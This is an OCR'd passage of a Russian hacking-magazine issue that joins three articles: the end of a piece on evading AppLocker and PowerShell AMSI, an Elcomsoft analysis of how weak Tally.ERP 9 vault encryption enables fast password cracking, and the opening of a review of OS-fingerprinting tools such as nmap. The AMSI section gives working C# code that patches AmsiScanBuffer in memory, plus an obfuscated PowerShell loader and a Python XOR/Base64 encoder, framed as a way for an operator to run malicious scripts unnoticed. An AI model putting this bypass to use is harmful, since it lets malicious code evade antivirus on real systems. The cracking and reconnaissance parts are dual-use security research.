Цифровая подпись содержит информацию о компании — разработчике приложения, то есть об издателе. Таким образом, это правило идентифицирует приложение на основе его цифровой подписи и расширенных атрибутов. В случае исполняемых файлов, DLL и установщиков Windows эти атрибуты содержат название продукта, частью которого будет файл, предоставленное издателем оригинальное имя файла и номер его версии. В случае упакованных приложений и их установщиков расширенные атрибуты содержат имя и версию приложения.

Указанный тип правил — один из самых безопасных, и обходные пути очень ограничены. AppLocker проверяет, действительна подпись или нет, поэтому оператор не может просто подписать приложение ненадежными сертификатами. Но данное правило можно обойти с помощью того же способа, что и правило хеша, ведь инъекцию DLL с использованием этого правила никак не обнаружить.


Техника LOLBas

Эта техника демонстрирует функции приложений, о которых большинство системных администраторов могут и не знать. Полный список приложений, а также способы эксплуатации различных функций этих программ можно посмотреть тут. К примеру, с помощью **Wsreset.txt** можно обойти UAC, а с помощью **Advpack.dll** — выполнять команды ОС.



LOLBas для некоторых приложений

Ниже представлен пример выполнения команды ОС с помощью **Advpack.dll**.




Вызов cmd.exe с помощью Advpack.dll

ОБХОД POWERSHELL AMSI

Antimalware Scan Interface (AMSI) позволяет приложениям и службам интегрироваться с любым имеющимся на компьютере продуктом для защиты от вредоносных программ. AMSI не зависит от поставщика антивирусных решений. Он разработан с учетом наиболее распространенных методов сканирования и защиты от них. К тому же AMSI поддерживает структуру вызовов, позволяющую сканировать файлы, память или поток, проверять URL/IP-адреса источника. Таким образом, AMSI сканирует, находит и блокирует все, что, по его мнению, может нанести вред системе.


По умолчанию AMSI работает с Microsoft Defender. Защитник Windows отменит свою регистрацию в качестве поставщика AMSI и отключится, когда другой антивирусный движок зарегистрируется в этом качестве.

Ошибки выполнения кода, вызываемые AMSI, можно получить при использовании таких известных сценариев, как PowerShell Empire или PowerSploit. На самом деле AMSI детектирует вредоносное ПО на основе известных строк. К примеру, если хоть где-то в коде встретится строка amsiutils, дальнейшее выполнение кода будет заблокировано.




Ошибка выполнения, вызванная AMSI

Обойти сканирование на основе известных строк легко: достаточно не использовать строки в целом виде. То есть, если мы разобьем строку amsiutils на строки ams, iut и ils, код будет успешно выполнен.




Конкатенация строк для обхода сканирования AMSI

Но при использовании серьезных сценариев этот трюк может не сработать. Таким образом, мы можем вообще уйти от конкатенации разделенных строк благодаря простому кодированию и декодированию строк. Таким способом мы получим исходную строку в момент выполнения. В качестве кодировки можно использовать Base64.



Использование кодировки Base64 для обхода сканирования AMSI

Но если мы сгенерируем полезную нагрузку и закодируем ее в Base64, то AMSI все равно ее распознает (не помогает скрыться даже двойное кодирование Base64)! Поэтому куда более надежным способом будет использование XOR.



Использование XOR для обхода сканирования AMSI

Но XOR тоже можно распознать, правда для этого потребуется более высокая абстракция. Поэтому лучше использовать комбинированные решения: например, XOR + Base64, Base64 + ROT13.

Как мы уже говорили в прошлых статьях, гораздо удобнее немного модернизировать средство защиты, тем самым меняя его функциональные возможности. То же самое и с AMSI: обход строк — это хорошо, но лучше, когда оператор использует полные скрипты и ему ничего не мешает.

AMSI имеет несколько функций, которые выполняются перед запуском любого кода PowerShell (начиная с PowerShell 3.0), поэтому, чтобы полностью обойти AMSI и выполнить любой вредоносный скрипт PowerShell, оператору необходимо внести поправки непосредственно в памяти.


AMSI защищает PowerShell, загружая библиотеку **amsi.dll** в область памяти PowerShell. При этом AMSI не различает пользователя с низкими привилегиями и привилегированного пользователя, такого как администратор какой-нибудь службы. AMSI загружает свою DLL для любого экземпляра PowerShell и сканирует консоль PowerShell с помощью Windows Defender, чтобы определить, следует ли блокировать операцию с полезной нагрузкой или разрешить ее выполнение.

Для начала необходимо собрать DLL-библиотеку, которая будет отключать AMSI. Немного изменив код (представленный на одной из конференций — сейчас я уже не вспомню, на какой), чтобы уйти от использования слов AMSI, BYPASS и подобных, получаем следующую DLL:

```
using System;
using System.Runtime.InteropServices;

public class A
{
    static byte[] x64 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80,
0xC3 };
    static byte[] x86 = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80,
0xC2, 0x18, 0x00 };

    public static void B()
    {
        if (is64Bit())
            PA(x64);
        else
            PA(x86);
    }

    private static void PA(byte[] patch)
    {
        try
        {
            var lib = Win32.LoadLibrary("amsi.dll");
            var addr = Win32.GetProcAddress(lib, "Am" + "siS" + "ca"
+ "nBu" + "ffer");

            uint oldProtect;
            Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40,
out oldProtect);

            Marshal.Copy(patch, 0, addr, patch.Length);
        }
        catch (Exception e)
        {
            Console.WriteLine(" [x] {0}", e.Message);
            Console.WriteLine(" [x] {0}", e.InnerException);
        }
    }

    private static bool is64Bit()
        {
            bool is64Bit = true;

            if (IntPtr.Size == 4)
                is64Bit = false;

            return is64Bit;
        }
}

class Win32
{
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
 procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress,
UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
```

Теперь используем PowerShell-скрипт для загрузки DLL и выполнения целевой функции. Исходный сценарий, который работал на момент представления этой методики на конференции, уже легко обнаруживается AMSI.

```
function B-A
{
    if(-not ([System.Management.Automation.PSTypeName]"A").Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String("DLL
библиотека в BASE64")) | Out-Null
        Write-Output "DLL has been reflected";
    }
    [A]::B()
}
```




Сообщение Windows Defender при обнаружении скрипта

Это происходит потому, что AMSI способен снять кодировку Base64. Но можно комбинировать методы обхода. К примеру, Base64 + XOR + Base64. Закодируем DLL с помощью следующего скрипта на Python.

```
#!/usr/bin/python3

import base64

with open("./AB.dll", "rb") as file:
    dll = file.read()

enc = base64.b64encode(dll)
encxor = bytes( [ 96^byte for byte in enc ] )
encenc = base64.b64encode(encxor)

print(encenc)
```

Тогда PowerShell-скрипт будет выглядеть следующим образом.

```
function A-B
{
    if(-not ([System.Management.Automation.PSTypeName]"A").Type) {
        $encenc = "Закодированная DLL библиотека"
        $enc = [Text.Encoding]::UTF8.GetString([Convert]::FromBa
se64String($encenc))
        $dec=@()
        foreach($byte in [Text.Encoding]::UTF8.GetBytes($enc)){ $dec
+= $byte -bxor 96 }
        $u = [Text.Encoding]::UTF8.GetString($dec)
        [Reflection.Assembly]::Load([Convert]::FromBase64String($u))
| Out-Null
        Write-Output "DLL has been reflected"
    }
    [A]::B()
}
```



Отключенный AMSI больше не реагирует на опасные строки

Это очень полезная и удобная техника, позволяющая работать со скриптами, которые AMSI блокировал.

ЗАКЛЮЧЕНИЕ

На этом мы заканчиваем тему защиты от обнаружения. Помни, главное — не достичь цели, а остаться незамеченным! Для тех, кто хочет получить больше информации о проникновении в Active Directory, я создал телеграм-канал @RalfHackerChannel. Здесь ты сможешь задать свои вопросы (или ответить на вопросы других юзеров). До встречи в следующих статьях!

ШИФРОВАНИЕ ПО-ИНДИЙСКИ

ВЗЛАМЫВАЕМ TALLY.ERP 9: АНАЛОГ 1С ИЗ СТРАНЫ КОНТРАСТОВ

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Tally.ERP 9 — своеобразный индийский аналог системы 1С:Предприятие. Сам производитель определяет продукт как программное обеспечение для управления бизнесом нового поколения для бизнеса нового поколения (именно так), созданное, снова процитирую создателей, «для наслаждения». Сегодня мы собираемся насладиться продуктом по полной программе, взломав зашифрованные данные и проанализировав совершенно восхитительную схему защиты.

ЧТО ТАКОЕ TALLY.ERP 9

Несмотря на более чем сомнительное описание, Tally.ERP 9 достаточно популярный в Индии продукт с более чем двумя миллионами пользователей. С учетом размера целевой аудитории, Tally — одно из самых популярных решений такого рода в Индии.

Неудивительно, что индийская полиция обратилась к разработчикам «Элкомсофт» с просьбой взломать защищенное хранилище Tally.ERP 9. В таких случаях мы стараемся не просто взломать конкретную базу данных, а добавить поддержку соответствующего формата в один из наших продуктов. Именно по этому сценарию и начали развиваться события.

Каким образом обычно шифруют документы и внутренние базы данных? Как правило, компании действуют без огонька. В качестве алгоритма шифрования выбирают AES с ключом длиной 128, 192 или 256 бит. Ключ шифрования данных Media Encryption Key (MEK) создается одним из стандартных криптографически стойких алгоритмов генерации случайных чисел, после чего этот ключ шифруется ключом шифрования ключа шифрования Key Encryption Key (KEK). KEK, в свою очередь, генерируется на основе комбинации пароля пользователя и соли с помощью одной из стандартных хеш-функций (чаще всего это SHA-1, SHA-256 или SHA-512). Стойкость алгоритма усиливается увеличением числа итераций хеш-функции; нам попадались варианты от 10 тысяч итераций (это очень быстрый перебор) до миллиона (соответственно, перебор очень медленный) включительно. Если упростить до предела, для того чтобы добавить поддержку нового формата, нам нужно просто определить, каким именно алгоритмом хеширования воспользовался производитель, найти число итераций и место, куда сохраняется соль.


В случае с Tally.ERP 9 все пошло не так.

ШИФРОВАНИЕ TALLY VAULT


В состав Tally.ERP 9 входит реализация безопасного хранилища под названием Tally Vault. Шифрование в ERP 9 опциональное; пароль задавать совершенно не обязательно. Пароль хранилища можно задать как при создании компании, так и в любой момент после этого.

Когда пользователь задает пароль, система создает новое, защищенное хранилище. Старое, незащищенное, остается; впоследствии пользователь может его удалить. Для нас же эта схема чрезвычайно удобна: зашифрованную копию хранилища можно напрямую сравнить с незашифрованной.


Вот как выглядит выбор компании, если есть и зашифрованная, и незашифрованная версия данных.




Данные в последних версиях Tally.ERP 9 по умолчанию сохраняются в `c:\Users\Public\Tally.ERP9\Data\(1nnnn)`.



Зашифрованы будут все файлы с расширением .900, размер которых превышает 512 байт. Основной файл хранилища — `Company.900`. В этом файле сохраняется информация о пользователях, если включена опция Use security control. Вот как выглядит этот файл в hex-редакторе до шифрования.



А вот так — после.



Формат файла

Файл логически разбит на секторы/страницы по 512 байт. В начале каждой страницы записаны четыре байта контрольной суммы (CRC). При проверке блока на целостность вычисляется CRC остальных 512 – 4 байт и сравнивается с первыми четырьмя байтами.

Ключ шифрования

Ключ шифрования получается из пароля напрямую; никакой соли и тем более разделения на Media Encryption Key и Key Encryption Key здесь нет. Индийские разработчики решили не полагаться на существующие криптографические преобразования и создали свой собственный вариант, настоящий кошмар криптографа.

Все алгоритмы хеширования без исключений гарантируют, что изменение всего одного бита в хешируемой последовательности приведет к сильнейшему изменению в хеше. Индийским разработчикам удалось сделать невероятное: они создали хеш-функцию, в которой при небольшом изменении пароля результат тоже меняется очень незначительно. Более того, у нас создалось впечатление, что при определенных условиях этот хеш можно обратить, получив из него оригинальный пароль (разумеется, если энтропия пароля не превышает энтропии его контрольной суммы). Вишенка на торте: преобразование применяется ровно один раз.

К примеру, вот так выглядят ключи шифрования на основе паролей, в которых попарно различается один символ:

Пароль	Ключ	
pwd1	0x653C68AC 0x4BA84BA8	(ac 68 3c 65 a8 4b a8 4b)
pwd2	0x653C69A7 0x4BA84BA8	(a7 69 3c 65 a8 4b a8 4b)
password1	0x74258DD3 0x57CE36D7	(d3 8d 25 74 d7 36 ce 57)
password2	0x90A78DD3 0xB34C36D7	(d3 8d a7 90 d7 36 4c b3)
password12345678	0xC6C57C3D 0xE52EC739	(3d 7c c5 c6 39 c7 2e e5)
password12345679	0xC6C51936 0xE52EA232	(36 19 c5 c6 32 a2 2e e5)
qwertyui123456789	0xD15D72DD 0x06309E8D	(dd 72 5d d1 8d 9e 30 06)
qwertyuj123456789	0xD15D4D77 0x0630A127	(77 4d 5d d1 27 a1 30 06)

Алгоритм шифрования

Страницы шифруются алгоритмом, принцип работы которого сильно напоминает обычный DES. Для шифрования используется 64-битный ключ (который во время работы разворачивается в расширенный 128-битный, как и у настоящего DES). Шифрование блочное, размер блока — привычные для алгоритма DES 64 бита. Алгоритм используется в режиме CBC с первоначальной инициализацией IV нулями.


Напомню, DES (Data Encryption Standard) — алгоритм симметричного шифрования, утвержденный правительством США в 1977 году в качестве официального стандарта. В 2001-м от использования DES отказались; ему на смену пришел привычный нам алгоритм AES. Что заставило индийских разработчиков взять за основу принципы работы именно этого алгоритма — для нас загадка, но если ставку сделали на «никто не догадается», то они ошиблись.

Уже на этом месте можно прекратить исследование и реализовать простейшую атаку на ключ. На современном оборудовании все пространство ключей можно перебрать за считаные дни. При желании можно выполнить рефакторинг ключей; впрочем, принцип «неуловимого Джо» надежно защищает Tally от подобных атак.

Проверка пароля

В коде Tally Vault пароль проверяется так: расшифровывается страница (все 512 – 4 байт), вычисляется ее контрольная сумма (CRC) и сравнивается со значением, записанным в начале страницы. По замыслу разработчиков, для расшифровки всей страницы и полной проверки пароля потребуется расшифровать 64 блока по 8 байт (64 бита). Однако в данном случае дьявол кроется в деталях, и для проверки пароля вычислять контрольную сумму всей страницы совершенно не обязательно.

Вернемся к первому скриншоту.



В начале каждой страницы есть служебная информация, содержимое которой фиксировано или может быть известно заранее. Например, сразу после CRC, по смещению 4, находится 32-битная фиксированная последовательность DWORD 0x00000001. Назначение этой последовательности нам неизвестно; предположительно, это флаг страницы данных. Соответственно, чтобы ускорить проверку правильности пароля, можно прервать расшифровку страницы сразу после первого блока, если содержимое этих 32 бит данных не 0x00000001. Разумеется, 32 бита данных гарантированно дадут коллизии, которые потенциально приведут к ложным срабатываниям. Поэтому в случаях, когда значение расшифрованных очередным ключом 32 бит данных совпало со значением 0x00000001, мы расшифруем блок до конца, вычислим CRC и сравним контрольную сумму со значением, записанным в первых 4 байтах страницы. Однако количество таких коллизий будет порядка 1 к 4 миллиардам, что практически не влияет на скорость перебора паролей.

Кстати, если после прочтения этой статьи индийские разработчики изменят или вовсе уберут фиксированное значение по смещению 4, можно использовать и другие константы. Например, по смещению 12 записывается последовательный номер страницы, если страница не последняя.

Результат

Вооружившись знанием об использованных алгоритмах хеширования и шифрования, мы разработали две версии плагина для Elcomsoft Distributed Password Recovery. В первой версии плагина реализована «лобовая» атака, в которой правильность пароля проверяется именно так, как задумали индийские разработчики. Во второй для проверки используется константа в первом зашифрованном блоке. Как и ожидалось, разница в скорости впечатляет.


Сравнение скорости на двух CPU:

Скорость (паролей в секунду)	При полной расшифровке страницы	При проверке константы в первом блоке (сейчас используется в EDPR)
Intel Core i7 6700	170 000	5 400 000
Intel Core i7 9700K	345 000	11 400 000


11 миллионов паролей в секунду на одном процессоре, без использования GPU — много это или мало? Для сравнения: скорость атаки на CPU для документов в формате .docx, созданных в Microsoft Office 2016, составляет порядка 40 паролей в секунду, OpenOffice — 9000. Скорость атаки на контейнеры VeraCrypt — чуть больше одного пароля в секунду. Атака на резервные копии iTunes — примерно один пароль в десять секунд. Архивы RAR — порядка 64 паролей в секунду, 7zip — около 25.

Взлом


Для взлома паролей Tally Vault воспользуемся Elcomsoft Distributed Password Recovery с соответствующим плагином. Откроем файл `Company.900`.




Далее настроим атаку по словарю. Можно использовать как обыкновенный словарь русского или английского языка, так и один из специфических словарей, содержащих самые распространенные пароли или пароли, которые были извлечены из браузера пользователя. В данном случае мы воспользовались паролями, которые извлекли из браузера Chrome, установленного на компьютере пользователя.



Пароль обнаружился менее чем за секунду.



Усложнив задачу, запустили полный перебор, чтобы посмотреть скорость атаки, которая стабилизировалась на 11,1 миллиона паролей в секунду.



КАК БЫЛО БЫ ПРАВИЛЬНО

Как можно было бы реализовать шифрование правильным образом? В данном случае достаточно было бы сделать «как все», а именно:

1. В качестве алгоритма шифрования использовать стандартный AES с длиной ключа 256 бит.
2. Для шифрования данных использовать ключ Media Encryption Key (MEK), созданный криптографически стойким генератором случайных чисел.
3. MEK сохранять в зашифрованном виде. Шифровать при помощи ключа Key Encryption Key (KEK).
4. Key Encryption Key вычислять посредством одной из готовых KDF (Key Derivation Function), использующих многочисленные (порядка сотен тысяч) итерации хеш-функции SHA-256 или SHA-512 на основе пароля пользователя и соли.

Кроме того, если есть возможность изменить формат файла, то стоит тщательно проанализировать страницы на предмет наличия констант или данных, которые легко вычислить (например, номеров страниц или внутренних идентификаторов). От таких данных нужно избавиться.

ЗАКЛЮЧЕНИЕ

Tally.ERP 9 полностью оправдал заявку маркетологов «создано для наслаждения». Мы получили редкое удовольствие, создавая атаку на данные Tally Vault, словно вернувшись на двадцать лет назад во времена слабой, зарегулированной экспортными ограничениями защиты.

Что же касается самого Tally Vault, то разработчики совершили все возможные и невозможные ошибки. Мы не смогли найти ни одного аспекта защиты, который был бы реализован на уровне хотя бы школьника-энтузиаста. Беспросветно плохо здесь абсолютно все. Здесь и прямое преобразование пароля в ключ шифрования, и пренебрежение солью, и единственная итерация доморощенного (и абсолютно безграмотно реализованного) хеширования. Использование алгоритма на основе DES более чем сорокалетней давности в комбинации с коротким ключом шифрования делают возможной атаку на ключ (а не на пароль), и только отсутствие спроса защищает продукт от полного рефакторинга. Исправить эти алгоритмы принципиально невозможно, можно лишь сделать заново.

Впрочем, здесь тот случай, когда и «сделать заново», вероятно, не поможет. Фиксированные данные, находящиеся в самом начале страницы данных, позволяют ограничиться расшифровкой единственного 64-битного блока, что более чем в 30 раз ускоряет проверку. Нам же остается порадоваться очередному достижению: более 11 миллионов паролей в секунду на единственном CPU, без использования даже аппаратного ускорения — наш абсолютный рекорд за все время работы.

ShəLMā
иЗВиНиТЕ За НеРОВнЫй п04еРk
schelma@protonmail.com

АРСЕНАЛ ПЕНТЕСТЕРА

СОБИРАЕМ УТИЛИТЫ ДЛЯ ДЕТЕКТА ОПЕРАЦИОНКИ НА УДАЛЕННОМ ХОСТЕ

Первая стадия пентеста — это, как известно, разведка. Только установив, какая система работает на удаленном хосте, можно начинать искать в ней лазейки. Из этой статьи ты узнаешь про семь средств, которые помогают на этом этапе, и заодно увидишь, как именно они вычисляют операционку.

Примерно в тот же исторический период, когда обезьяна слезла с дерева и зачем-то решила стать человеком, она научилась использовать орудия труда. С тех пор так и повелось: каждая мартышка добывает себе пропитание с помощью собственного инструментария, что выгодно отличает ее от прочих представителей фауны. А одним из самых богатых арсеналов сподручных инструментов среди приматов обладают, безусловно, пентестеры и хакеры.

Оно и не удивительно: изучать удаленные системы и эксплуатировать обнаруженные в них уязвимости голыми руками — все равно что пытаться напугать ежа голым задором и неуемным энтузиазмом. То есть и непрактично, и по большому счету бесполезно. Причем даже ежу понятно, что первый и самый важный этап исследования любой системы — это разведка и сбор информации. На нем и заострим наше внимание.

Если ты регулярно читаешь «Хакер», то наверняка уже встречал упоминание многих из этих программ. Возможно, тебе знаком и термин TCP/IP stack fingerprinting, которым обозначается принцип их работы.

Давай же окинем широким взглядом с высоты птичьего ~~помета~~ полета наиболее актуальные утилиты, пригодные для этой цели, и постараемся оценить их особенности и возможности.

ПАРА УМНЫХ СЛОВ

Опытные пентестеры, хакеры и считающие себя таковыми могут смело пропустить пару молочных коктейлей и этот раздел, для остальных же проведем небольшой теоретический экскурс. Очевидно, что на начальном этапе разведки удаленная система представляется для нас «черным ящиком», и в лучшем случае мы знаем только IP-адрес. Как минимум необходимо выяснить, какие на исследуемом хосте открыты порты, под управлением какой операционной системы он работает, какой софт там установлен и способен взаимодействовать с сетью. А уже затем, собрав необходимую информацию, можно искать уязвимости и думать, как обратить их во благо человечества.

В случае с обычным компом или ноутбуком определить операционную систему проще всего. Если при взгляде на экран слегка замутило — значит, там стоит винда, захотелось что-нибудь собрать из исходников — однозначно линукс. С удаленным хостом такой фокус не прокатит, поэтому мы можем оценивать лишь косвенные признаки. Определить, какая операционная система работает на хосте, можно пассивными и активными методами. В первом случае обычно применяется сниффинг с помощью тулз вроде Wireshark и последующий анализ трафика. Во втором случае используется принцип паттернов: каждая ОС имеет характерный набор открытых портов, на которые можно постучаться и оценить их доступность. А потом, глядя на эту живописную картину, сделать соответствующие выводы. И в том и в другом случае мы исследуем подобие отпечатков пальцев операционной системы, поэтому совокупность методов так и принято называть — fingerprinting.


Как правило, все методы пассивного анализа трафика сводятся к изучению стека TCP/IP на удаленной машине. Заголовки пакетов содержат поля, значения которых характерны для строго определенных ОС. Например, время жизни пакета TTL (Time To Live), равное 64, чаще всего встречается в Linux и FreeBSD. Если в заголовке не установлен флаг фрагментации (DF, Don't Fragment), это намекает, что мы имеем дело с OpenBSD. Другими косвенными признаками служат размер окна (window size), значение максимального размера сегмента (maximum segment size, MSS), window scaling value, состояние флага sackOK. Методом исключения мы можем вычислить ОС, которая крутится на интересующем нас хосте. А облегчат это дело утилиты, о которых и пойдет речь.

NMAP

- **Сайт:** nmap.org
- **Платформа:** GNU/Linux, macOS, Windows (x86)

Это очень популярный кросс-платформенный инструмент с богатой историей и широким арсеналом функциональных возможностей. Он умеет многое и помимо фингерпринтинга, но нас интересуют в первую очередь его «разведывательные возможности».

Актуальная версия Nmap 7.80 обладает интуитивно понятным графическим интерфейсом, но для олдфагов предусмотрен режим работы из командной строки. В этом случае можно использовать команду `nmap -O -PN [URL]`, где URL — адрес исследуемого сайта. Совсем ~~упоротые~~ упертые могут скомпилировать тулзу из исходников, любезно опубликованных на сайте разработчиков.



Отчет о сканировании сайта утилитой Nmap

